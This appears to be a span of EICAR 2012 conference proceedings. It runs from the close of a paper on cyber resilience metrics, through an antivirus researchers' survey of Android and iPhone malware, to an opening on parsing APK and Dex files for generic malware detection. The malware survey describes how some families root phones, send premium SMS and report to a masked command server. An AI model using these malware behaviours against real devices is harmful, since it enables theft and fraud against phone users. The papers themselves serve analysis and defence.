This leads to two observations. First, the systems are no longer the same. External dependencies beyond the generator itself make the systems different, even though the generation component is the same. Second, the same behaviour of the generator can be “good” for some customers and “bad” for others. Thus, we cannot treat the customer requirements as a black box. The resilience of the generation system itself matters less than the resilience of the system it supports. The customer requirements must drive our metrics for resilience; they are not tied to a single component.

Guideline F: Metrics for cyber systems are different than those of their physical counterparts

When we consider cyber operations—especially when we must account for the presence of a malicious adversary intent on damaging the system—we must think about systemic resilience differently than when thinking about random failure.

When dealing with random errors, it is possible to determine with some degree of surety the probability of the different failure modes of the system. As such, it is possible to consider the probability of different trajectories the system might take.

But, when we apply this reasoning to *non-random* failure such as an attacker might cause, a different picture emerges. A simple example is helpful. Assume we have 10 vulnerable web servers, and we patch 9 of them. We might conclude that, because we have repaired 90% of the machines, our risk has diminished dramatically. Alas, when facing an adversary, this is incorrect. Should the attacker identify the weak server, the site as a whole will be penetrated—so patching 9 web servers does not make the system as a whole 9 times more secure.

Thus, when dealing with an adversary, resilience needs to be viewed in terms of attacker capability and cost.

Guideline G: Considering just the system output is not a sufficient picture of resilience

When reasoning about resilience, it is important to measure the ability of the system to withstand further attacks (Mendonca, 2008). For example, consider a system composed of n redundant generators. When a generator fails for any reason, it can be replaced by one of the other generators; conceivably, this could happen without any significant degradation of quality of service. However, after the failure, the system is not as resilient as it was previously. This “capacity” of the system to recover from subsequent failures is an important part of determining systemic resilience and is not necessarily captured by the output of the system until it actually fails. As such, an important part of measuring the system’s resilience is the cost in terms of its effect on the ability of the system to recover from subsequent failures or attacks.

Guideline H: Measuring resilience alone is usually not what we want

How we define “robustness” and “resilience” has strong implications when we try to compare the resilience of two systems. In particular, the sense that robustness is related to the system’s rigidity, and the sense that resilience is related to recovery, can lead to some counter-intuitive conclusions if we attempt to measure resilience alone.

Consider the system producing the graphs in Figure 1. Imagine a system that is not affected (in terms of output) by any event or disturbance—that is, the system essentially continues unperturbed by the attack or failure. Technically, this system displays robustness, but has not demonstrated resilience to a particular attack. Thus, one could argue that it could be less resilient than a system that is perturbed by, but recovers from, the same kind of event. In this scenario, measuring resilience may not make sense, at least from the perspective of recovery to an attack (as defined in (Bishop et al., 2011)). An isolated measure of resilience may not be meaningful without a given context, and associated indicators of robustness of the system.

Future Work

One of the challenges with a metric that provides an ordinal scale is that we can say, for a certain set of circumstances that System A is more resilient than System B, but we cannot say how much better. This is particularly important when considering the cost-benefit ratio of System A compared to that of System B. If, in practice, System A provides an infinitesimal improvement over System B, its value may not be much higher than System B’s. Conversely, if “more resilient” means that A will survive and recover and B will not, the value of System A over B is potentially very high.

Our sense is that there is no universal way of quantifying these differences. The “correct” approach is one that takes into account the relative costs and likelihood of failure. This is further complicated when systems need to be resilient to attack as well as random failure or perturbation. For such a system, an approach that provides generally good performance but fails utterly in one particular attack scenario should be weighed by its worst-case performance coupled with the cost to the attacker in terms of resources, sophistication, or exploitability. For example, if a system fails catastrophically when a certain number can be predicted but the chances of successful prediction are low—say 2^{64} to 1—the failure, despite its severity, might not be very important in practice.

Perhaps the solution is to identify a nuanced set of definitions for resilience that brings context and other external factors into account. Simplifying the definition to describe a single dimension of the property (for example, the system recovery time) may provide a single comfortable metric, but will certainly fail to grasp the full meaning of resilience. If instead, resilience is considered as a multi-

faceted property of the system, it may require a more complex description and a set of nuanced metrics, but will better represent the different system perspectives, and operational contexts.

The relative lack of test scenarios for resilience is an area ripe for exploration. Given that the resilience of the system is so sensitive to the scenario under consideration, standardized scenarios being available for different problem spaces would allow the direct and *reproducible* comparison of different approaches to survivability (and robustness, and resilience...) using different techniques. Without this, much of the work in resilient systems is open to criticism on the grounds that careful (or even random) selection of the scenario and requirements can lead to very different conclusions. Any funding agency interested in this space should carefully consider this point; even in our simple examples, two identical component behaviours can have different implications based on the design of the system as a whole.

Conclusion

In this paper, we have examined the concept of resilience as it applies to cyber systems. Our conclusion is that the development of an overarching set of metrics that can adequately measure resilience in all, or even most, systems is, for the foreseeable future, impractical. Resilience is very much about the requirements of the system, and different inputs can and will produce different systemic behaviour. Any “simple” measure of resilience obscures much detail, and is likely to be counterproductive.

In recognition of this, we have described several issues to be considered when attempting to measure the resilience of simple system (a simplified power generator). We do not claim this group of issues to be universal or comprehensive, but it at least allows us to begin reasoning about both how to demonstrate resilience in experiments, and how to best compare different routes toward resilient systems. Despite the challenges inherent in measuring resilience, the problem is an important one, and its lack of a clear or partial solution restricts progress in the field of cyber resilience in general.

The complexity and nuances of resilience in real world systems are a major challenge in the development not only of resilient systems but also in allowing us to compare the actual behaviour of systems. This complexity rises quickly in the face of an adversary who will attempt to exploit the system in different ways. Our intuition tells us that funding agencies that have an interest in the design of resilient systems will need to provide unambiguous and shareable scenarios that allow the direct comparison of different techniques. These scenarios are a critical component of the definition of both “resilience” and of the actual system under consideration.

Acknowledgments

Dr. Richard Ford and Dr. Marco Carvalho were partially supported by the Department of Energy National Energy Technology Laboratory under Award Number(s) DE-OE0000511.

Dr. Matt Bishop was partially supported by National Science Foundation grants CCF-0905503 and CNS-1049738 to the University of California at Davis. All opinions expressed are those of the authors and not necessarily those of the National Science Foundation.

References

- Bishop, M., Carvalho, M., Ford, R., & Mayron, L., (2011) Resilience is more than availability. In Proceedings of the New Security Paradigms Workshop (NSPW).
- Carvalho, M., Lamkin, T. & Perez, C., (2010). Organic resilience for tactical environments. In 5th International ICST Conference on Bio-Inspired Models of Network, Information, and Computing Systems (Bionetics), Boston, MA.
- Heddaya, A. & Helal, A., (1997). Reliability, availability, dependability and performability: A user-centered view. Technical report, Boston University, Boston, MA, USA.
- Ives, A. R., (1995). Measuring resilience in stochastic systems. *Ecological Monographs*, 65(2):pp. 217-233.
- Mendonca, D., (2008). Measures of resilient performance. In *Resilience Engineering Perspectives: Remaining sensitive to the possibility of failure*, volume 1 of Ashgate Studies in Resilience Engineering, pages 29-48. Ashgate.
- Stevens, S. S., (1946). On the theory of scales of measurement. *Science* 103, 2684, 677–680
- Sugden, A. M., (2001). Resistance and resilience, *Science*, vol. 293.
- Tierney, K., & Bruneau, M., Conceptualizing and measuring resilience - a key to disaster loss reduction. *TR News*, 250:14-17, 2007
- Wei, D., and Ji, K., (2010). Resilient Industrial Control System (RICS): Concepts, formulation, metrics, and insights. In *Resilient Control Systems (ISRCS)*, 2010 3rd International Symposium on, pp. 15 –22.
- Westrum, R. (2006). A typology of resilience situations. In Hollnagel, E., Woods, D., Ashgate.



EICAR 2012
Industry Papers

Mobile Device Attack – EICAR 2012

Itshak (Tsahi) Carmona

Alex Polischuk

About Author(s)

Itshak Carmona (39) is Director of Threat Research Operations in HCL Technologies Ltd. Contact Details: 6 Ha'Hoshlim St. Herzlia, Israelc. Phone +972-99-707707, fax +972-99-707719, e-mail icarmona@hcl.in

Itshak has been in the security business for couple of decades.

In 1991, after graduating from 'ORT' College of Israel specializing in "Computer Science", Itshak continued his studying of "Mathematics & Computer Science" in Yad-Singalowsky College and the OpenUniversity of Israel while analysing computer threats for IRIS Software Ltd.

In 1999, Itshak became Director of Threat Research Operations in CA Technologies and later moved to HCL Technologies, a partner of CA.

Itshak has been publishing many papers over the years, latest ones:

- *AVAR 2007, Presenter of "Conventional and Advanced Generic Detections".*
- *EICAR 2010, Presenter of "Windows 7 Security".*
- *AVAR 2011, Presenter of "Mobile Device Attacks 2011".*

Itshak also holds several approved patents in the security business:

- *U.S Patent 7260725, Euro patent 1425649, "Virus Detection System"*
- *U.S Patent 7234164, "Method for Blocking Execution of Malicious Code"*
- *U.S Patent 726024, Euro patent 1751649 "Methods for Computer Security"*
- *U.S Patent 7506374, "Memory Scanning Systems and Methods"*
- *U.S Patent 7065789, "Systems and Methods for Increasing Heuristics Suspicion Levels in Analyzed Computer Code"*

Alex Polischuk is Senior Technical Manager in HCL Technologies Ltd. Contact Details: 6 Ha'Hoshlim St. Herzlia, Israelc. Phone +972-99-707706, fax +972-99-707719, e-mail apolischuk@hcl.in

Alex is has been working in the AV industry for 11 years. He spent 3 years working as a QA engineer and has been involved in AV research and development since 2001. Alex's responsibilities at HCL include the following:

Now my responsibilities in HCL are:

- *Analysis of complex Malware (of any type) including Exploits, polymorphic Viruses, Worms and Trojans.*
- *Unpacked and Reverse engineered all types of Malware including kernel drivers.*
- *Development of 'virus signatures', capable of detecting and cleaning Malware (for files and operating systems).*

- *Writing descriptions of Malware, can be found on Computer Associates virus encyclopedia: <http://www.ca.com/us/anti-virus.aspx>*
- *Development of AV related tools for analyze and signature extraction.*
- *Training and leading the team of junior researchers*
- *Sample and information exchange and communications with AV competitors.*
- *Maintaining virus laboratory*

Alex was born in Uzbekistan in 1973. He is married with 3 kids.

Keywords

Mobile, Symbian, Android, iPhone, Jailbreak, CommWarrior, IKee, Geinimi, KungFu, FakePlayer, Cabir

Mobile Device Attack – EICAR 2012

Abstract

“While the latest CommWarrior variants continue to entice mobile phone users into clicking ‘Yes’ to grant them permission to install, we have encountered the first remote exploit for Windows Mobile phones using MMS as the attack vector.

It seems like malware is slowly but steadily taking over mobile device operating systems, which suffer from the same syndrome as their bigger relatives, the computer operating systems. We are experiencing more and more malware exploiting vulnerabilities and backdoors in the various mobile operating systems. Some vulnerabilities will only require the user to open a malformed MMS message to cause a buffer overflow. In Windows Mobile Synchronized Multimedia Integration Language (SMIL) parser for example, the exploit can execute code on the targeted mobile phone to silently install malware. We will explore several vulnerabilities and payloads on various mobile devices.”

Introduction

At first there was Symbian...A wide range of phones from a number of manufacturers use the Symbian OS. Starting from Nokia and N-Gage phones, among others can all be infected.

Then more complex malware has arrived...

Android Malware

Android malware started from humble applications and became more sophisticated with time. This Malware quantity and quality will most likely continue to grow with Android's success in the smartphone market.

Some samples from our customers are fake applications.

"AndroidOS/FakePlayer"

"AndroidOS/FakeAV" (Fake Kaspersky AV for Android)

"AndroidOS/Foncy"

And the reason may be as follows:

Google still works on Androids future, making it more user-friendly and making Android's environment friendlier for developers. Android is an open source platform that anybody can write applications for and they will not need manufacturer's approvals to run.

But, users of Android can view very useful information about every application. For example, the amount of users that have installed a particular app and which permissions it will use. A user may choose not to install the app or may identify it as suspicious. Moreover, the permissions upon installation cannot be changed later in any stage.

The users can download Android applications from various places, for example: Android Market, Android Zoom Application store, Amazon's Appstore, and many others: (<http://www.bestandroiddownloads.com/>, <http://getandroidstuff.com/>, <http://www.androidfreeware.net/>). All sources of download can be disabled by the Android user.

Moreover, Google improves the update procedures all the time, recently announcing a new coalition of carriers and OEMS with the initial members being AT&T, Verizon, Sprint, T-Mobile, Samsung, HTC, Sony Ericsson, LG, Vodafone and Motorola. The group's goal is to work out the logistics of keeping all Android powered phones on an 18 month guaranteed support window. The committee will provide timely OS updates to hardware capable phones inside this window.

Security vulnerabilities are usually fixed in early stages by Google producing updates to Android Open Source Project. This makes Malware writers work hard, but not impossible. Using different techniques, (for example using updates as an attack method) they publish Malware using various developer accounts on different download sites.

So as Android gets popular, so does Android malware and as Android gets more sophisticated so does Android malware. Some say that the user should be very careful installing Apps on their phones, but they don't necessarily factor in that some users may be children. This reminds me of another scenario from agent history – macro-viruses in Microsoft Office

These macro-viruses were dangerous and infected documents, the novation was firstly to create "macro protection warning." This helped a bit, but not quite enough. Users saw these warnings but still clicked 'ok' without reading and understanding the meaning of the message. Perhaps it would be a good idea to make these types of "permission messages" more "user-friendly."

Using the KISS principle may be a good idea. Sometimes the user should know the differences between permissions. For example, the permission "to send out your data" may be legal and not. So the messages will look a lot better if they would be simpler and more specific.

The amount of Android malware from 2010-2011 is staggering, and it is continuing to grow significantly faster than other mobile threats. Many samples that we received from our customers are fake applications (using various social engineering techniques).

Evolution of Android OSes

It is really hard to believe, but Android was born only 3 year ago!!! I mean: isn't it amazing???


The first software release was on 21 October 2008. There were so many testy names for all versions.

- 1.0. And 1.1. Just Android
- 1.5. Cupcake
- 1.6. Donut
- 2.0. And 2.1. Éclair
- 2.2. Froyo
- 2.3. Gingerbread
- 3.0. Honeycomb
- 4.0. Ice cream sandwich

With evolution as such – Malware must have its own evolution.

Android Malware Statistics

This table based on our customers only and we don't have an Android scanner, but we have detection for Android Malware. We have samples from our customers, and of course, our AV exchangers.



October numbers are low, maybe because everyone is waiting for newest Android's version.

AndroidOS/Zitmo.A


The first sample we got from our customers was: "AndroidOS/Zitmo.A". ZITMO means Zeus In The Mobile. We don't really know if Zitmo's authors are from the old ZeUS gang, but some other researchers claim that they discovered the traces of same authors....

Previously we had Zitmo samples that worked successfully only on Symbian, Blackberry and Windows Mobile. It was humble application that attempted to steal mTANs (Mobile Transaction Authorization Numbers).

Its .APK installation file is very small. To trick the user, the malware camouflages itself as a legitimate application: Rapport of Trusteer –company which provides secure web access services. The icon of Malware application will say "Trusteer Rapport". Once installed the Trojan uploads all incoming SMS messages to remote server.

AndroidOS/FakePlayer.A

Now the malware camouflages itself as a media player application. This malware is also not very complicated and it does not have the ability to spread and replicate. The icon also poses to be belong to media player. The malicious application will look as follows:



Once executed this Trojan attempts to send (silently, with the user unaware of this action) SMS messages to the following Russian short code numbers: 3353 and 3354. The user will pay for these messages. Outside of Russian networks the following numbers will not work, but Russian users will pay for these messages. Operators of these numbers (“bad guys”) will collect all the money.

AndroidOS/KungFu

Now we go to more sophisticated pieces of malware which affect Android versions 2.2 and below. This Android malware is able to root your phone, place a phone call, send and delete text messages, read and keep any text messages, read and modify all your contact information as well as any other information, upload all this information to remote servers and it is also able download and install any files.

All this it can do silently, without the user noticing anything. It also can install backdoor and give full control away...Because of all of these malware features, we cannot always know what will be the real result of infection.

The next piece of malware is more sophisticated. It uses vulnerabilities ('exploid' (udev exploit) and 'rage against the cage' exploit) to gain root access to the system. It gives full backdoor control on the victim's phone, giving full access and root privileges to the cybercriminal. The samples we have are embedded into Android applications for Chinese speaking users.

This hardcoded remote server will receive all valuable information about the infected system:
<http://xxxxxx.xxx.com:8511/search/sayhi.php>.

Moreover, for us AV vendors it is hard to detect this malware. It uses encryptions and decrypts exploits only then run. The two researchers, assistant professor Xuxian Jiang and student Yajin Zhou, were the first to notify about these threats.

Threats classification

This is how we are trying to divide the Android attacks in our lab for convenience and naming purposes:

- *Rogue security products.*- Rogue security products are very common threats for the Windows platform. We have handled many such instances in the wild. However, for the Android platform this is a very recent trend. Following Google's release of the cleaning utility, the malware community launched a repackaged version of the fraud security tool
- *Financially motivated social engineering Trojans.*- The main objective of these samples is monetary benefits. They typically use social engineering tricks. For example, to pose as a codec that is needed to play a video, or to pose as a classic game such as *TapSnake*. While the users are tricked with the harmless foreground activities, in the background the sample carries on the malicious activities, such as sending SMS that charges significant dollars.
- *Exploits.*- This genre of Android Trojans started as harmless programs that exploit Android vulnerabilities to help the users to root their device. We have seen a steep increase in the number of cases where malware uses this idea to root the device without user consent to elevate their privileges, which can be used for malicious purposes. All the Trojans identified in the wild so far are grouped into the following families.
 - Lotoor family (Lotoor exploit to gain root access)*
 - DroidDream family that uses Lotoor*
- *Vulnerability POCs.*- This category is not very prevalent. In the second half of 2010, there was a POC released to exploit the CVE-2010-1807 vulnerability. This is mainly a Safari

webkit vulnerability, which was affecting the browser in Android devices. We have not seen this sample affecting users in the wild. Hence it is considered just a proof-of-concept.

- *Sophisticated backdoors with Botnet capabilities.*- This genre of Trojans marked a significant milestone in the Android security threats evolution. These families have shown the features of typical PE (Windows executable) malware. These Trojans have backdoor features with the ability to respond to commands sent from the Command Centre controlled by malware authors. Malware families are:

AndroidOS/ADRD

AndroidOS/Geinimi

The future

The future of Android OS looks very promising, but Google still needs to continue working on security. Latest updates will include a few fixes and security techniques of encryptions and randomization of data.

- Ability to fully encrypt your ICS (Ice Cream Sandwich) device, which can be open only by a personal identification number.
- Address space layout randomization.
- We can disable some “bloatware” Apps – applications that have been installed by the manufacturer by default, but you never need to use. It also will contribute to good order and simplicity of the device function.

BLOATWARE = software containing features that require a large amount of disk space and RAM.

The main issue is still there, but the concept of “open platform where developers can offer apps without approval” will always be the weakest point of Android security. Unfortunately, it is not enough and we were not surprised when we tested our samples on ICS and they continued to work without any problems.

The issue is that there is not 100% safe or secure platform, so we shouldn't be afraid to use Android. We would be very glad if this time the phrase from the media, most likely will be incorrect:

“The malware quantity and quality will likely continue to grow with Android's success in the smartphone market.”

iPhone

Just like Android, iPhone suffers from the same syndromes. Worms and other threats are raised every day and it seems there is not enough protection. A malicious worm is capable of breaking into ‘jailbroken’ iPhones if their owners have not changed the default password after installing

SSH. Once in place, the worm appears to attempt to find other iPhones on the mobile phone network that are similarly vulnerable, and installs itself again.

Presently it appears that the worm does nothing more malicious than spread and change the infected users lock-screen wallpaper. However, that doesn't mean that attacks like this can be considered harmless.

Accessing someone else's computing device and changing their data without permission is an offence in many countries - and just as with graffiti there is a cost involved in cleaning-up affected iPhones.

Other inquisitive hackers may also be tempted to experiment once they read about the world's first iPhone worm. Furthermore, a more malicious hacker could take the code written by ikee and adapt it to have a more sinister payload.

How to Stay Safe

- 1) Download applications from trusted sources only. Reputable application markets. Remember to look at the developer name, reviews, and star ratings. Stay away from the black market app stores offering free and cracked Android apps.

Always make sure the apps you are installing are from a reliable source with good feedback. Read online reviews. Android Market reviews may not always be truthful. Check around to see what reputable web sites are saying about the app before you hit the download button.

- 2) Be aware that unusual behavior on your phone could be a sign that your phone is infected. Unusual behaviors include: Unknown applications being installed without your knowledge, SMS messages being automatically sent to unknown recipients, or phone calls automatically being placed without you initiating them.
- 3) Always check permissions and app requests. Use common sense to ensure that the permissions an app requests match the features the app provides. If an app is asking for more than what it needs to do its job, you should skip it. Avoid directly installing Android Package files (APKs). When Angry Birds first came to Android, you could get it only through a third party. This is called "*sideloading*" or installing apps using an .APK file. Although Angry Birds wasn't malware, in general it is highly advisable not to download and install .APK files that you randomly come across. Most of the time, you won't know what the file contains until you install it--and by then it's too late.
- 4) You can install good Android antivirus applications available from the Android Market. Download a mobile security app for your phone that scans every app you download. With the discovery of new malware, it is more important than ever to pay attention to what you're downloading. Stay alert and ensure that you trust every app you download.

- 5) Protect your investment physically with a hard cover and screen protector. This small investment will go a long way to keep scratches and cracked screens at bay.
- 6) Use an access code/password/or visual sequence to lock/unlock the device when it is not in use. This helps to ensure the integrity of your device and data in the event it is out of your immediate control.
- 7) Set the sleep function to lock the screen and put the device into hibernation mode. This provides added security as well as helps to ensure longer battery life.
- 8) Avoid adware supported applications.
- 9) Don't share "location" within GPS enabled apps unless absolutely necessary.
- 10) Avoid auto-upload of photos to social networks.
- 11) Delete unused applications. This helps to reduce the attack surface of your device in the event a vulnerability is discovered in that unused application. This also helps free up space on the device.
- 12) No clear text protocols in public Wi-Fi hot-spots. Avoid the use of POP mail, which sends user account and passwords in clear text.
- 13) Use an anti-malware application to protect against mobile malware.
- 14) Recycle vs. Trash old devices.
- 15) Secure wipe data prior to recycle/sale/trade-in of your mobile device.
- 16) Avoid "jail-breaking" your device. Installation of un-trusted applications may increase the attack surface area. Never leave default passwords in place.
- 17) Perform device backups regularly and purge personal and business data at the same time. This provides integrity of data if the device is lost or broken, while at the same time limiting the amount of confidential data stored on the device at any given time. Example: Phone lost and controversial private photos found on device of celebrity. Photos were released by person who found the phone, damaging celebrity reputation.
- 18) Patch your device regularly when new software is available.
- 19) Leverage Parental Controls to limit children's access to the Internet and unauthorized content.

References

<http://www.ca.com/us/anti-virus.aspx>

<http://developer.android.com/sdk/android-4.0-highlights.html>

<http://totaldefense.com/securityblog.aspx>

<http://www.appleiphonereview.com/iphone-jailbreak/iphone-jailbreak/>

Static Analysis and Generic Detection of Android Malware

Taras Malivanchuk

HCL

About Author:

Malivanchik Taras is a Senior Advanced Threat Research Leader in HCL Israel

Contact Details:

HCL Technologies, 6 Ha'Hoshlim St. ,Herzelia Pituach, 46724, Israel ;

taras@iris.co.il.

Keywords

Android, Dex file format, static analysis, heuristics.

Abstract

This paper considers approaches employed during the analysis of Android executables. This includes the processing of sizeable collections of malware samples, logical sorting into similar functional groups and finally the creation of generic and specific detections for samples determined to be malicious. This paper also elucidates the process of setting up the environment for Android development, parsing of Apk and Dex file formats, as well as the analysis of malware-specific features.

Introduction

Android has gained immense popularity over the last few years, with an applications market of nearly 500000 unique applications.

Possibly as an effect of this popularity, malware has gained a significant foothold. This is in spite of the sandbox capabilities of the Android runtime environment, and malware analysis on this platform has become mainstream work for AV research.

The Android malware, same as other malware, is combined to families that have common source and/or common malicious features. Also, the generic detection is mostly based on proactive detection of incoming samples for existing families.

Because of Android software is based on Dalvik bytecode, its decompilation and emulation is relatively simple comparing to one of native code executables. The Dex file format appears to be relatively simple and convenient for parsing comparing to other formats using bytecode.

Below is explained parsing of Android .apk files and finding malware-specific features in it.

Discussion

1. Android Apk format

An Android application is distributed in the form of an Apk package. The package is a ZIP archive containing directories with various components:

..\classes.dex	- this file contains Dalvik bytecode.
..\AndroidManifest.xml	- binary file containing compiled XML with various properties
..\res	- resources, containing pictures and application window layout.
..\assets	- other binary files

1.1. AndroidManifest.xml format and useful data in it

The AndroidManifest.xml is a Binary XML compressed file. In spite of being labeled compressed, it is always bigger than the equivalent text only source.

The terms Element, Attribute and Value are explained shortly in a contextual manner.

The text source of the XML often follows the pattern below:

```

<application
  <activity
    <intent-filter>
      <action android:name="android.intent.action.MAIN" />

```

Here *application*, *activity*, *intent-filter*, *action* - are Elements of nested tree branches. *android* in *android:name* is NameSpace, *name* in *android:name* is an Attribute, *android.intent.action.MAIN* is Value.

In compressed XML form, it appears as a sequence of records:

```

startTag application
startTag activity
startTag intent-filter
startTag action
  1 attribute
    attribute "name" value "android.intent.action.MAIN"
endTag action
endTag intent-filter
endTag activity
endTag application

```

The format is as explained below, data at offsets:

```

0x00 - 4 bytes of signature 03 00 08 00
0x04 - size of file
0x0C - offset of tokenTable
0x10 - CountOfStrings
0x24 - StringIndexTable ,CountOfStrings members, each member - string offset
      relative to Strings
0x28 + CountOfStrings * 4 - Strings. The strings are Unicode preceded with
      word string length.

```

The *tokenTable* consists of tokens containing the tags *startTag*, *endTag* or *endDocTag* and building an XML tree.

The token structure is as follows, 0x18 bytes total, data at offsets:

```

0          - tag
4          - flags
8          - line of the token in source text XML
0x0C       - FFFFFFFF
0x10       - StringIndex of NameSpace or FFFFFFFF
0x14       - StringIndex of Element Name

```

The tag value *endTag* - indicates the end of a tree branch,
The tag value *endDocTag* - indicates the end of the whole tree.

The tag value *startTag* - indicates the beginning of a new tree branch, and is followed by additional members, 0x0C bytes total.

0	- constant 14001400
4	- <i>numberOffAttributes</i>
8	- 0

This is followed by *numberOffAttributes* structures containing the following members, 0x14 bytes total:

0	- <i>StringIndex</i> of Attribute Name's <i>Namespace</i> or FFFFFFFF
4	- <i>StringIndex</i> of Attribute Name
8	- <i>StringIndex</i> of Attribute Value, or FFFFFFFF if <i>ResourceId</i> used
0x0C	- <i>Flags</i>
0x10	- <i>ResourceId</i> of value if <i>StringIndex</i> is FFFFFFFF

Consider tokens that are interesting for antivirus.

package - name of package, same as Java package. In many cases this name reliably identifies author, will be considered later.

activity/name - name of subclass of Activity, identifies author same as package.

uses-permission/name - permissions required for given application to run. In Android security

Certain malware families require specific permission sets. If certain combinations of access permissions are not requested, the file could be considered non-suspicious for certain heuristic detections. For example:

```

READ_PHONE_STATE
WRITE_EXTERNAL_STORAGE
WRITE_SMS
etc.
```

1.2. Classes.dex file

This file is most important from the perspective of malware analysis. It contains Dalvik bytecode. Detections are usually targeted towards the contents of this file. There are certain reasons for this. In many cases, the Classes.dex file is not modified in different variants of a malware family, such that even specific detections for one variant based on this file, will actually detect multiple samples. Often, this is the only file submitted during the exchange of malware collections.

Some significant members of structure of Classes.dex are as follows, data at offset:

0x00	- "dex" 0x0A "035" - signature
0x28	- endian <i>tag</i> , currently always 0x78563412 that is big-endian
0x38	- <i>string_ids_size</i>
0x3C	- <i>string_ids_offset</i>
0x40	- <i>type_ids_size</i>
0x44	- <i>type_ids_offset</i>
0x58	- <i>method_ids_size</i>

0x5C	- <i>method_ids_offset</i>
0x60	- <i>class_defs_size</i>
0x64	- <i>class_defs_offset</i>

Our primary task is to parse class names.

The string table *string_ids* is an array of pointers to strings.

The *type_ids* table is an array of dwords that are indexes of type names in string table.

The class definition table *class_defs* contains a dword at offset 0, which is the index into the *type_ids* table.

Thus, from *class_defs* we obtain an index to *type_ids*, from *type_ids* we obtain an index to *string_ids*, finally, from *string_ids* we obtain the offset of string in the file.

Then, to enumerate all the classes, it is needed to iterate through class table, for each class get *type_id*, and for *type_id* from the string table get type name. After this, we have a dump like this:

```
com/android/bot/AndroidBotActivity;
com/android/bot/R;
com/android/bot/shellcommand/ShellCommand$CommandResult;
com/android/bot/shellcommand/ShellCommand;
```

Further the class definition contains pointer to class data from which it is possible to reach the code of its methods, but the structure is quite complicated. The general layout of the Dex file is following:

```
Header
Tables
Bytecode and other data
Link data (usually empty)
```

So that it is simpler and faster to search for bytecode templates using brute force search. Although, it is also possible to locate the position of given method bytecode in Classes.dex file and to examine it, provided that it is useful for malware detection.

2. Development for Android, from source to application.

Development is usually in Java, often within the Eclipse IDE.

First the developer chooses the package and project name. The same naming rules are used, as for Java packages. The package name is usually selected to uniquely identify a developer in the company. For example, as aforementioned: “com.android.bot”.

The application name, as selected previously is : AndroidBot. The Eclipse application creation wizard concatenates "Activity" to this the name, in effect creating a main visual class

derived from Activity. This is then, "AndroidBotActivity". These names are visible in AndroidManifest.xml as:

```
application/activity/name = Activity Class
package = package
```

Additionally in Classes.dex, the class derived from activity are named as package, with dots replaced by slashes, in addition to the class name, like:

```
com/android/bot/AndroidBotActivity;
```

The compiler auto-generates certain classes for every application: R\$attr,R\$drawable,R\$layout,R\$string,R. They also are visible in Classes.dex as concatenated with package name, like com/android/bot/R\$attr.

The compilation process is as follows. The Java source is compiled by *Java* compiler to Class files. Then *Dex* utility converts the Class files to Dalvik bytecode and creates Classes.dex. Then *ApkBuilder* utility packages Classes.dex and resources into an Apk file. Finally, the *Jarsigner* utility signs the Apk file and it is ready to run.

The package name is also used to publish an application into the Android market. An application from package a.a.a.a is placed under <https://market.android.com/search?q=a.a.a.a>. Some malwares packages could be located in the Market by name, some - could not.

3. Analysis and detection of Android malware.

3.1. Sorting stocks.

When a researcher obtains a collection of malware samples, the initial task is to sort stock by logical groups to locate possible malware families through similarities, or groups of variants of clean software. The features used for sorting are as follows:

Using AndroidManifest.xml:

